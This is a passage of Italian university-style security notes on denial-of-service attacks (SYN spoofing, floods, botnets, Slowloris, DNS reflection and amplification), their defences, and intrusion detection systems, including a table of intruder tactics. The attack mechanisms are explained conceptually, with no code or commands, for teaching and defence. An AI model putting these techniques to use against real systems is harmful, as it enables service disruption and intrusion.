Tuttavia, questo scambio qualche volta fallisce, a causa di una perdita di pacchetti dovuta per esempio ad una congestione. Quindi sia il client che il server tengono traccia di quali pacchetti hanno inviato e, se non viene ricevuta alcuna risposta in un tempo ragionevole, invieranno nuovamente tali pacchetti. Questo, tuttavia, impone un sovraccarico ai sistemi nella gestione di questo trasferimento affidabile di pacchetti.

Un attacco di spoofing SYN sfrutta questo comportamento sul sistema server di destinazione. L'attaccante genera un certo numero di pacchetti di richiesta di connessione SYN con indirizzi di origine falsificati. Per ciascuno di questi il server registra i dettagli della richiesta di connessione TCP e invia il pacchetto SYN-ACK all'indirizzo di origine richiesto.

Se il sistema di origine è troppo occupato, o non c'è un sistema all'indirizzo falsificato, allora nessuna risposta tornerà. In questi casi, il server invierà nuovamente il pacchetto SYN-ACK più volte prima di presumere che la richiesta di connessione non sia riuscita ed eliminare le informazioni salvate su di esso. In questo periodo tra quando viene ricevuto il pacchetto SYN originale e quando il server presume che la richiesta non sia riuscita, il server sta utilizzando una voce nella sua tabella di connessioni TCP conosciuta, dimensionata sul presupposto che la maggior parte delle richieste di connessione abbia successo rapidamente e che un numero ragionevole di richieste possa essere gestito contemporaneamente. In un attacco di spoofing SYN, l'attaccante indirizza un numero molto elevato di richieste di connessione falsificate al server di destinazione. Questi riempiono rapidamente la tabella delle connessioni TCP conosciute sul server. Una volta che questa tabella è piena, tutte le richieste future, comprese le richieste legittime di altri utenti, vengono respinte. Le voci della tabella scadranno e verranno rimosse, il che nel normale utilizzo della rete corregge i problemi di overflow temporaneo. Se l'attaccante mantiene un volume sufficiente di richieste falsificate, questa tabella sarà costantemente piena e il server sarà effettivamente tagliato fuori da Internet, incapace di rispondere alla maggior parte delle richieste di connessione legittime.


Flooding Attacks

Gli attacchi di inondazione assumono una varietà di forme, in base a quale protocollo di rete viene utilizzato per implementare l'attacco. In tutti i casi l'intento è generalmente quello di sovraccaricare la capacità di rete su qualche collegamento a un server. Questi attacchi inondano il collegamento di rete al server con molteplici pacchetti dannosi che competono con il traffico valido che fluisce verso il server, solitamente in modo schiacciante. Ciò si traduce in una capacità del server di rispondere alle richieste di connessione di rete gravemente degradata o completamente difettosa. Praticamente qualsiasi tipo di pacchetto di rete può essere utilizzato in un attacco di inondazione.

Gli attacchi di inondazione comuni utilizzano uno qualsiasi dei tipi di pacchetto:

- ICMP.** Il ping flood utilizzando i pacchetti di richiesta di echo ICMP. Questo tipo di pacchetto ICMP è stato scelto poiché tradizionalmente gli amministratori di rete consentivano tali pacchetti nelle loro reti, poiché il ping è un utile strumento di diagnostica di rete.
- UDP.** Un'alternativa all'utilizzo dei pacchetti ICMP è l'uso di pacchetti UDP diretti a un numero di porta, e quindi a un potenziale servizio, sul sistema di destinazione.

Una scelta comune era un pacchetto diretto al servizio di diagnostic echo, comunemente abilitato su molti sistemi server per impostazione predefinita. Se il server ha questo servizio in esecuzione, risponde



con un pacchetto UDP all'origine dichiarata contenente i dati del pacchetto originale. Se il servizio non è in esecuzione, il pacchetto viene scartato e possibilmente un pacchetto irraggiungibile di destinazione ICMP viene restituito al mittente. A quel punto l'attacco ha già raggiunto il suo obiettivo di occupare la capacità sul collegamento al server.

- **TCP SYN.** Un'altra alternativa è inviare pacchetti TCP al sistema di destinazione. Ha un effetto simile all'attacco di spoofing SYN che abbiamo descritto. In questo caso, però, è il volume totale di pacchetti che è lo scopo dell'attacco piuttosto che il codice di sistema.

Attacchi DoS distribuiti (DDoS)

Riconoscendo i limiti degli attacchi di inondazione generati da un singolo sistema, uno dei precedenti sviluppi significativi negli strumenti di attacco DoS è stato l'uso di sistemi multipli per generare attacchi.

Questi sistemi sono in genere compromessi tra workstation o PC degli utenti, e l'attaccante usa il malware per sovvertire il sistema e installare un agente di attacco che può controllare, trasformando le postazioni in zombie.

Possono essere create grandi collezioni di tali sistemi sotto il controllo di un utente malintenzionato, formando collettivamente una botnet.

Tali reti di sistemi compromessi sono uno strumento preferito dell'attaccante e possono essere utilizzate per una varietà di scopi, inclusi gli attacchi DDoS (Distributed denial-of-service).




Figure 7.4 DDoS Attack Architecture

Per un successo nell'attacco è necessaria che ci sia coordinazione tra i vari dispositivi della botnet. Pertanto, risulta necessaria una gerarchia per il coordinamento dell'attacco. Un piccolo numero di sistemi agisce come gestore controllando un numero molto maggiore di sistemi agenti.

Tale organizzazione porta i seguenti vantaggi:

- Controllo centralizzato nelle mani dell'attaccante
- I nodi infetti possono contribuire alla propagazione del malware
- Scansione dei nodi potenziali della botnet

Per minimizzare la possibilità di individuazione i programmi DDoS possono inviare i comandi ai nodi zombie tramite pacchetti TCP, UDP e ICMP randomizzati per sfuggire ad attività di analisi del traffico.

HTTP-Based Attacks

Consideriamo due approcci differenti che sfruttando il protocollo HTTP per negare i servizi, ovvero HTTP flood e slowloris.

Un **HTTP flood** si riferisce a un attacco che bombarda i server Web con richieste http. In genere, questo è un attacco DDoS, con richieste HTTP provenienti da molti bot diversi. Le richieste possono essere progettate per consumare risorse considerevoli. La variante di questo attacco è nota come HTTP flood ricorsiva (spidering). In questo caso, i bot partono da un determinato link HTTP e poi seguono tutti i collegamenti presenti sul sito Web fornito, in modo ricorsivo.

Slowloris sfrutta la tecnica comune del server di utilizzare più thread per supportare più richieste alla stessa applicazione server. Tenta di monopolizzare tutti i thread di gestione delle richieste disponibili sul server Web inviando richieste HTTP che non vengono mai completate. Quando non ci sono thread disponibili il server rifiuta tutte le nuove richieste anche se legittime.

Per generare una richiesta incompleta basta che ad ogni connessione vengano prodotte periodicamente richieste non valide, ad esempio non introducendo dopo l'intestazione una newline come previsto dal protocollo HTTP per separare il corpo della richiesta (il server attende il newline finale).

Man mano che l'attacco continua, il volume di connessioni Slowloris di lunga data aumenta, consumando eventualmente tutte le connessioni del server Web disponibili, rendendo così il server Web non disponibile per rispondere a richieste legittime. Slowloris è diverso dai tipici denial of service in quanto il traffico Slowloris utilizza il traffico HTTP legittimo e non si basa sull'utilizzo di speciali richieste HTTP "cattive" che sfruttano i bug in specifici server HTTP. Per questo motivo, le soluzioni esistenti di rilevamento delle intrusioni e prevenzione delle intrusioni che si basano sulle firme per rilevare gli attacchi generalmente non riconoscono Slowloris.

Reflection and Amplifier Attacks

Gli attacchi di riflettori e amplificatori utilizzano sistemi di rete che funzionano normalmente. L'utente malintenzionato invia un pacchetto di rete con un indirizzo sorgente falsificato a un servizio in esecuzione su un server di rete. Il server risponde a questo pacchetto, inviandolo all'indirizzo sorgente falsificato che appartiene al target d'attacco definito.

Poiché come intermediari vengono utilizzati normali sistemi server e la gestione dei pacchetti è del tutto convenzionale, questi attacchi possono essere più facili da implementare e più difficili da risalire all'autore dell'aggressore.

Reflection Attacks

L'attacco di riflessione è un'implementazione diretta di questo tipo di attacco. L'attaccante invia pacchetti a un servizio noto sull'intermediario con un indirizzo sorgente falsificato del sistema di destinazione effettivo. Quando l'intermediario risponde, la risposta viene inviata alla destinazione. Efficacemente questo riflette l'attacco dall'intermediario, che è




Figure 7.6 DNS Reflection Attack

chiamato riflettore, ed è per questo che questo è chiamato attacco di riflessione. Per questo tipo di attacco potrebbe essere utilizzato qualsiasi servizio UDP generalmente accessibile DNS, SMTP.

L'obiettivo è quello di generare abbastanza volume di pacchetti, in modo da inondare il collegamento al sistema target senza allertare l'intermediario. Questo viene effettuato attraverso l'invio da parte dell'attaccante di piccoli pacchetti al riflettore, che genera pacchetti più larghi.

Fondamentale per il successo degli attacchi di riflessione è la capacità di creare pacchetti di origine falsificata (spoofed source packets). Se sono presenti filtri che bloccano i pacchetti di origine spoofed, allora questi attacchi non sono semplicemente possibili. Questa è la difesa più basilare e fondamentale contro tali attacchi.

Amplification Attacks

Gli attacchi di amplificazione sono una variante degli attacchi reflector e comportano anche l'invio agli intermediari di un pacchetto con un indirizzo di origine falsificato per il sistema di destinazione. Differiscono nel generare pacchetti di risposta multipli per ciascun pacchetto originale inviato. Ciò può essere ottenuto indirizzando la richiesta originale all'indirizzo di broadcast di alcune reti. Di conseguenza, tutti gli host su quella rete possono potenzialmente rispondere alla richiesta, generando un'inondazione di risposte.




Figure 7.7 Amplification Attack

DNS Amplification Attacks

Oltre all'attacco di riflessione DNS discusso in precedenza, un'ulteriore variante di un attacco di amplificazione utilizza pacchetti diretti a un server DNS legittimo come sistema intermediario.

Gli aggressori ottengono l'amplificazione dell'attacco sfruttando il comportamento del protocollo DNS per convertire una piccola richiesta in una risposta molto più ampia. Tutto ciò che serve è un server dei nomi con record DNS o DNS esteso sufficientemente grandi e con una buona connessione di rete perché ciò avvenga. L'ingresso opera nel seguente modo: crea una serie di richieste DNS che hanno dimensioni contenute contenenti l'indirizzo di origine falsificato del sistema di destinazione. Questi sono diretti ad alcuni dei server dei nomi selezionati. I server rispondono a queste richieste, inviando le risposte alla fonte falsificata, che sembra loro essere il sistema di richiesta legittimo. Il target viene quindi inondato dalle loro risposte amplificando il traffico verso il target e attraverso i sistemi intermedi che potrebbero risultare il punto debole di un attacco. L'aggressore crea una serie di richieste DNS contenenti l'indirizzo di origine falsificato del sistema di destinazione. Questi sono diretti ad alcuni dei server dei nomi selezionati. I server rispondono a queste richieste, inviando le risposte alla fonte falsificata, che sembra loro essere il sistema di richiesta legittimo. Il target viene quindi inondato dalle loro risposte.

La difesa di base contro questo attacco è impedire l'uso di spoofed source addresses.

Sistemi di difesa contro gli attacchi DoS

Ci sono una serie di passaggi che possono essere intrapresi sia per limitare le conseguenze di essere bersaglio di un attacco DoS sia per limitare la possibilità che i sistemi vengano promessi e poi utilizzati per lanciare attacchi DoS. È importante riconoscere che questi attacchi non possono essere prevenuti del tutto.

In particolare, se un utente malintenzionato può indirizzare un volume abbastanza grande di traffico legittimo al tuo sistema, allora c'è un'alta probabilità che questo travolga la connessione di rete del tuo sistema e quindi limiti le richieste di traffico legittimo da parte di altri utenti. In effetti, questo a volte accade per caso a causa di un'elevata pubblicità su un sito specifico. Ciò ha portato a utilizzare i termini slashdotted, flash crowd o flash event per descrivere tali occorrenze.

Ci sono quattro linee di difesa contro gli attacchi DDoS:

- Prevenzione e prelazione degli attacchi (prima dell'attacco). Questi meccanismi consentono alla vittima di sopportare tentativi di attacco senza negare il servizio ai clienti legittimi.
Le tecniche includono:
 - politiche per il consumo delle risorse e la fornitura di risorse di backup disponibili su richiesta.
 - meccanismi di prevenzione modificano i sistemi e i protocolli in Internet per ridurre la possibilità di attacchi DDoS
 - Impedire la produzione di pacchetti con IP di origine falsificata. Tale attività può essere eseguita dal ISP che generalmente si occupa dell'assegnazione degli indirizzi IP ad utenti privati.
 - Ridondanza degli apparati
 - Prevenire botnet
- Detezione degli attacchi e filtraggio (durante l'attacco). Questi meccanismi tentano di rilevare l'attacco all'inizio e rispondere immediatamente. Il rilevamento implica:
 - ricerca di modelli di comportamento sospetti.
 - il filtraggio dei pacchetti che potrebbero far parte dell'attacco cercando di applicarlo il più vicino possibile alla fonte (in ingresso ed uscita) per un blocco efficace dei pacchetti. È possibile utilizzare filtri per garantire che il percorso di ritorno all'indirizzo di origine richiesto sia quello utilizzato dal pacchetto corrente (soluzione poco pratica in caso di reti complesse)
- Tracciamento e identificazione della fonte dell'attacco (durante e dopo l'attacco). Si prova a identificare la fonte di attacco in modo da prevenire futuri attacchi
- Reazione di attacco (dopo l'attacco). Questo è il tentativo di eliminare o di accorciare gli effetti di un attacco.

Forme di prevenzione:

- Bloccare gli indirizzi di origine falsificati, sui router il più vicino possibile alla sorgente
- È possibile utilizzare filtri per garantire che il percorso di ritorno all'indirizzo della fonte dichiarata è quello utilizzato dal pacchetto corrente
- Utilizzare il codice di gestione della connessione TCP modificato
 - Codificare crittograficamente le informazioni critiche in un cookie inviato come numero di sequenza iniziale del server

- Eliminare una voce per una connessione incompleta dalla tabella delle connessioni TCP quando trabocca
- Bloccare le trasmissioni dirette da IP
- Blocca servizi e combinazioni sospette
- Gestire gli attacchi alle applicazioni con una forma grafica puzzle (captcha) per distinguere le richieste da parte di un essere umano legittimo
- Buone pratiche generali di sicurezza del sistema
- Utilizzare server con mirroring e replicati in caso di elevata sono richieste prestazioni e affidabilità

Rispondere agli attacchi DoS

Per rispondere con successo a un attacco DoS, è necessario un buon piano di risposta agli incidenti. Ciò deve includere dettagli su come contattare il personale tecnico del fornitore di servizi Internet. Questo contatto deve essere possibile tramite mezzi non di rete, poiché in caso di attacco la connessione di rete potrebbe non essere utilizzabile.

Gli attacchi di flooding possono essere filtrati solo a monte della connessione di rete. Il piano dovrebbe contenere anche dettagli su come rispondere all'attacco che può contemplare:

- filtri standard antispoofing
- limitazione della velocità
- monitoraggio automatizzato della rete (rilevazione di connessioni o traffico anomalo)
- sistema di rilevamento delle intrusioni

Quando viene rilevato un attacco DoS il modo migliore per rispondere all'attacco è:

1. Identificare il tipo di attacco (analisi del traffico) da parte del personale ISP o tracciare il percorso dei pacchetti verso l'origine
2. Progettazione di opportuni filtri di blocco del traffico malevolo
3. Installazione dei filtri da parte del ISP oppure aggiornamento del software di reti in caso l'attacco sfrutta dei bug

Le soluzioni viste potrebbero non essere efficaci su attacchi distribuiti DDoS in tal caso l'organizzazione necessita di una strategia di emergenza per passare a server di backup alternativi. Dopo la risposta immediata a questo specifico tipo di attacco, la politica di risposta agli incidenti dell'organizzazione può specificare ulteriori misure da adottare per rispondere a contingenze come questa. Ciò dovrebbe certamente includere l'analisi dell'attacco e della risposta al fine di trarre vantaggio dall'esperienza e migliorare la gestione futura.

VIII. Intrusion Detection

Intruders

Come ogni difesa, la comprensione delle possibili motivazioni degli attaccanti può aiutare nel progettare una strategia di difesa coincisa. Sono state quindi rilevate le seguenti classi di intrusori:

- **Cyber criminals.** Sono individui o membri di un gruppo criminale organizzato con un obiettivo di ricompensa. Per raggiungere questo obiettivo, le loro attività possono includere il furto di identità, il furto di credenziali finanziarie, lo spionaggio aziendale, il furto di dati o il riscatto dei dati. In genere, sono giovani hacker, spesso dell'Europa orientale, russi o del sud-est asiatico, che fanno affari sul Web. Si incontrano in forum sotterranei con nomi come DarkMarket.org e theftservices.com per scambiare suggerimenti e dati e coordinare gli attacchi.
- **Attivisti.** Sono individui, che di solito lavorano come addetti ai lavori, o membri di un gruppo più ampio di aggressori esterni, che sono motivati da cause sociali o politiche. Lo scopo dei loro attacchi è spesso quello di promuovere e pubblicizzare la loro causa, in genere attraverso la deturpazione del sito web, gli attacchi denial of service o il furto e la distribuzione di dati che si traducono in pubblicità negativa o compromissione dei loro obiettivi.
- **Organizzazioni sponsorizzate dallo stato.** Sono gruppi di hacker sponsorizzati dai governi per condurre attività di spionaggio o sabotaggio. Sono anche conosciuti come Advanced Persistent Threats (APT), a causa della natura segreta e della persistenza per lunghi periodi coinvolti in molti attacchi in questa classe.
- **Altri.** Sono hacker con motivazioni diverse da quelle sopra elencate, compresi i classici hacker o cracker che sono motivati da una sfida tecnica o da stima e reputazione del gruppo di pari. Molti dei responsabili della scoperta di nuove categorie di vulnerabilità di overflow del buffer potrebbero essere considerati membri di questa classe. Data l'ampia disponibilità di toolkit di attacco, c'è un pool di "hacker hobby" che li usano per esplorare la sicurezza del sistema e della rete

Questi possono essere inoltre classificati in base alle skills che possiedono:

- **Apprentice.** Hacker con competenze tecniche minime che utilizzano principalmente i toolkit di attacco esistenti. Probabilmente comprendono il maggior numero di aggressori, compresi molti aggressori criminali e attivisti. Dato il loro uso di strumenti noti esistenti, questi aggressori sono i più facili da difendere. Sono anche conosciuti come "script-kiddies" a causa del loro uso di script esistenti.
- **Journeyman.** Hacker con competenze tecniche sufficienti per modificare ed estendere i toolkit di attacco per utilizzare vulnerabilità appena scoperte o acquistate. Potrebbero anche essere in grado di individuare nuove vulnerabilità da sfruttare che sono simili ad alcune già note. Un certo numero di hacker con tali abilità si trovano probabilmente in tutte le classi di intrusi sopra elencate, adattando gli strumenti per l'uso da parte di altri.
- **Master.** Hacker con competenze tecniche di alto livello in grado di scoprire nuove categorie di vulnerabilità o di scrivere nuovi potenti toolkit di attacco.

Alcuni degli hacker classici più noti sono di questo livello, come lo sono chiaramente alcuni di quelli impiegati da alcune organizzazioni sponsorizzate dallo stato, come suggerisce il design-nazione APT. Questo rende la difesa contro questi attacchi della più alta difficoltà.

Alcuni esempi di intrusione potrebbero essere:

- Esecuzione di una compromissione remota del root di un server di posta elettronica
- Deformazione di un server Web
- Indovinare e decifrare le password
- Copia di un database contenente numeri di carte di credito
- Visualizzazione di dati sensibili, inclusi i registri delle buste paga e informazioni mediche, senza autorizzazione
- Runnare un packet sniffer su una postazione per catturare e-mail e password
- Utilizzo di un errore di autorizzazione su un server FTP anonimo per distribuire software e file musicali piratati
- Composizione in un modem non protetto e ottenere l'accesso alla rete interna
- Fingersi un dirigente, chiamare l'help desk, reimpostare la password e-mail dell'esecutivo e apprendere la nuova password
- Utilizzo di una workstation incustodita e connessa senza autorizzazione

Intruder Behavior

Le tecniche e i modelli di comportamento degli intrusi sono in costante cambiamento, per sfruttare le debolezze appena scoperte e per eludere il rilevamento e le contromisure. Tuttavia, gli intrusi in genere utilizzano vari passaggi da una metodologia di attacco comune. I passaggi sono:

- Acquisizione del target e acquisizione di informazioni.** Dove l'attaccante identifica e caratterizza i sistemi di destinazione utilizzando informazioni disponibili pubblicamente, sia tecniche che non tecniche, e utilizza strumenti di esplorazione della rete per mappare le risorse.
- Accesso iniziale.** L'accesso iniziale a un sistema di destinazione, in genere sfruttando una vulnerabilità di rete remota, indovinando le credenziali di autenticazione deboli utilizzate in un servizio remoto, o tramite l'installazione di malware sul sistema utilizzando una qualche forma di ingegneria sociale o attacco drive-by-download.
- Escalation dei privilegi.** Azioni intraprese sul sistema, in genere tramite una vulnerabilità di accesso locale, per aumentare i privilegi disponibili per l'attaccante per raggiungere gli obiettivi desiderati sul sistema di destinazione.
- Raccolta di informazioni o sfruttamento del sistema.** Azioni dell'attaccante per accedere o modificare informazioni o risorse sul sistema o per navigare verso un altro sistema di destinazione.
- Mantenere l'accesso.** Azioni che abilitano l'accesso continuo da parte degli attaccanti dopo l'attacco iniziale attraverso l'installazione di backdoors o software maliziosi, attraverso l'aggiunta di credenziali di autenticazione o altre modifiche di configurazione al sistema.
- Coprire le tracce.** Attraverso le quali gli attaccanti disabilitano o modificano gli audit log per rimuovere le attività di attacco evidenti, ed usa rootkit ed altre misure per nascondere file installati o codice

Table 8.1 Examples of Intruder Behavior

(a) Target Acquisition and Information Gathering

- Explore corporate website for information on corporate structure, personnel, key systems, as well as details of specific web server and OS used.
- Gather information on target network using DNS lookup tools such as dig, host, and others; and query WHOIS database.
- Map network for accessible services using tools such as NMAP.
- Send query email to customer service contact, review response for information on mail client, server, and OS used, and also details of person responding.
- Identify potentially vulnerable services, eg vulnerable web CMS.

(b) Initial Access

- Brute force (guess) a user's web content management system (CMS) password.
- Exploit vulnerability in web CMS plugin to gain system access.
- Send spear-phishing email with link to web browser exploit to key people.

(c) Privilege Escalation

- Scan system for applications with local exploit.
- Exploit any vulnerable application to gain elevated privileges.
- Install sniffers to capture administrator passwords.
- Use captured administrator password to access privileged information.

(d) Information Gathering or System Exploit

- Scan files for desired information.
- Transfer large numbers of documents to external repository.
- Use guessed or captured passwords to access other servers on network.

(e) Maintaining Access

- Install remote administration tool or rootkit with backdoor for later access.
- Use administrator password to later access network.
- Modify or disable anti-virus or IDS programs running on system.

(f) Covering Tracks

- Use rootkit to hide files installed on system.
- Edit logfiles to remove entries generated during the intrusion.

Intrusion Detection

Security Intrusion: un evento di sicurezza, o una combinazione di più eventi di sicurezza, che costituisce un incidente di sicurezza in cui un intruso ottiene, o tenta di ottenere, l'accesso a un sistema (o risorsa di sistema) senza avere l'autorizzazione a farlo.

Intrusion Detection: un servizio di sicurezza che monitora e analizza gli eventi di sistema allo scopo di trovare e fornire avvisi in tempo reale o quasi in tempo reale dei tentativi di accedere alle risorse di sistema in modo non autorizzato.

Un Intrusion Detection System comprende tre componenti logici:

- Sensori, che collezionano i dati
- Analizers, analizzano i dati collezionati e determinano se c'è stata un'intrusione

- Interfaccia utente, un'interfaccia che permette all'utente di visualizzare l'output prodotto

Gli IDS sono spesso classificati in base alla fonte e al tipo di dati analizzati, come:

- **Host-Based IDS.** Monitora le caratteristiche di un singolo host e gli eventi che si verificano all'interno di tale host per evidenziare attività sospette
- **Network-based IDS.** Monitora il traffico di rete per particolari segmenti o dispositivi di rete e analizza i protocolli di rete, trasporto e applicazione per identificare attività sospette.
- **Distributed or hybrid IDS.** Combina le informazioni provenienti da una serie di sensori, spesso sia host che basati su rete, in un analizzatore centrale in grado di identificare e rispondere meglio all'attività di intrusione.

Negli ultimi anni l'interesse verso il tema dell'Intrusion Detection è cresciuto molto, motivato da una serie di considerazioni:

1. Se un'intrusione viene rilevata abbastanza rapidamente, l'intruso può essere identificato ed espulso dal sistema prima che venga fatto alcun danno o che qualsiasi dato venga compromesso. Anche se il rilevamento non è sufficientemente tempestivo per prevenire l'intruso, prima viene rilevata l'intrusione, minore è la quantità di danni e più rapidamente è possibile ottenere il recupero.
2. Un IDS efficace può servire come deterrente, agendo così per prevenire le intrusioni.
3. L'intrusion detection permette la collezione di informazioni di tecniche di intrusione che possono essere usate per rafforzare le misure di prevenzione delle intrusioni.

Il rilevamento delle intrusioni si basa sul presupposto che il comportamento dell'intruso differisca da quello di un utente legittimo in modi che possono essere quantificati. Naturalmente, non possiamo aspettarci che ci sia una distinzione nitida ed esatta tra un attacco da parte di un intruso e il normale uso delle risorse da parte di un utente autorizzato. Piuttosto, dobbiamo aspettarci che ci sarà qualche sovrapposizione.




Figure 8.1 Profiles of Behavior of Intruders and Authorized Users

Anche se il comportamento tipico di un intruso differisce dal comportamento tipico di un utente autorizzato, c'è una sovrapposizione in questi comportamenti. Saranno presenti una serie di falsi positivi (falsi allarmi) e falsi negativi (intrusori non identificati come tali)

Idealmente si vuole che un IDS abbia un alto tasso di rilevamento, cioè il rapporto tra attacchi rilevati e totali, riducendo al minimo il tasso di falso allarme, il rapporto tra classificato in modo errato e l'utilizzo normale totale

Anderson ha postulato che si poteva, con ragionevole fiducia, distinguere tra un attaccante esterno e un utente legittimo. I modelli di comportamento legittimo dell'utente possono essere stabiliti osservando la storia passata e possono essere rilevate deviazioni significative da tali modelli. Il compito di rilevare un utente malintenzionato interno è più difficile, in quanto la distinzione tra

comportamento anomalo e normale può essere piccola. Tali violazioni non sarebbero rilevabili solo attraverso la ricerca di comportamenti anomali. **Tuttavia, il comportamento degli addetti ai lavori potrebbe comunque essere rilevabile dalla definizione intelligente della classe di condizioni che suggeriscono un uso non autorizzato.**

I requisiti desiderabili di un IDS dovrebbero essere:

- Esecuzione continua con la minima supervisione umana.
- Essere tollerante ai guasti nel senso che deve essere in grado di recuperare da arresti anomali del sistema e reinizializzazioni.
- Resistere alla sovversione. L'IDS deve essere in grado di monitorare sé stesso e rilevare se è stato modificato da un utente malintenzionato.
- Imporre un sovraccarico minimo sul sistema in cui è in esecuzione.
- È in grado di essere configurato in base alle politiche di sicurezza del sistema in fase di monitoraggio.
- Essere in grado di adattarsi ai cambiamenti nel sistema e nel comportamento degli utenti nel tempo.
- Essere in grado di scalare per monitorare un gran numero di host.
- Fornire un elastico degrado del servizio nel senso che se alcuni componenti dell'IDS smettessero di funzionare per qualsiasi motivo, il resto di essi dovrebbe essere influenzato il meno possibile.
- Consentire la riconfigurazione dinamica; cioè, la possibilità di riconfigurare l'IDS senza doverlo riavviare.

Approcci di analisi

Gli IDS utilizzano in genere uno dei seguenti approcci alternativi per analizzare i dati del sensore per rilevare le intrusioni:

- Anomaly Detection.** Comporta la raccolta di dati relativi al comportamento degli utenti legittimi per un periodo di tempo. Quindi il comportamento attuale osservato viene analizzato per determinare con un alto livello di fiducia se questo comportamento è quello di un utente legittimo o in alternativa quello di un intruso.
- Signature or Heuristic detection.** Utilizza un insieme di modelli di dati dannosi noti o regole di attacco che vengono confrontate con il comportamento corrente per decidere se è quello di un intruso. È anche noto come rilevamento dell'uso improprio. Questo approccio può identificare solo gli attacchi noti per i quali ha modelli o regole.

Anomaly Detection

L'approccio di rilevamento delle anomalie prevede innanzitutto lo sviluppo di un modello di comportamento legittimo dell'utente raccogliendo ed elaborando i dati del sensore dal normale funzionamento del sistema monitorato in una fase di addestramento.

Sono utilizzati una varietà di approcci, categorizzati come:

- Statisticci.** Analisi del comportamento osservato utilizzando modelli univariati, multivariati o di serie temporali di metriche osservate.

- Basati sulla conoscenza.** Gli approcci utilizzano un sistema esperto che classifica il comportamento osservato secondo un insieme di regole che modellano il comportamento legittimo.
- Machine-learning.** Gli approcci determinano automaticamente un modello di classificazione adatto dai dati di formazione utilizzando tecniche di data mining.

Signature or Heuristic Detection

Le tecniche di firma o euristiche rilevano le intrusioni osservando gli eventi nel sistema e applicando un insieme di modelli di firma ai dati o un insieme di regole che caratterizzano i dati, portando a una decisione sul fatto che i dati osservati indichino un comportamento normale o anomalo.

Gli **approcci signature** corrispondono a un'ampia raccolta di modelli noti di dati dannosi rispetto ai dati memorizzati su un sistema o in transito su una rete. Le firme devono essere abbastanza grandi da ridurre al minimo il tasso di falso allarme, pur rilevando una frazione sufficientemente grande di dati dannosi. Questo approccio è ampiamente utilizzato nei prodotti antivirus, nei proxy di scansione del traffico di rete e nel NIDS. I vantaggi di questo approccio includono il costo relativamente basso nell'uso del tempo e delle risorse e la sua ampia accettazione. Gli svantaggi includono lo sforzo significativo richiesto per identificare e rivedere costantemente nuovi malware per creare firme in grado di identificarlo e l'incapacità di rilevare attacchi zero-day per i quali non esistono firme.

L'identificazione euristica basata su regole comporta l'uso di regole per identificare penetrazioni o penetrazioni conosciute che sfruttrebbero le debolezze conosciute. Si possono anche definire regole che identificano comportamenti sospetti, anche quando il comportamento è entro i limiti dei modelli di utilizzo stabiliti. In genere, le regole utilizzate in questi sistemi sono specifiche della macchina e del sistema operativo. Il sistema SNORT è un esempio di NIDS basato su regole.

Host-Based Intrusion Detection

Gli IDS basati su host (HIDS) aggiungono un livello specializzato di software di sicurezza ai sistemi vulnerabili o sensibili (può utilizzare approcci anomaly, signature e euristici).

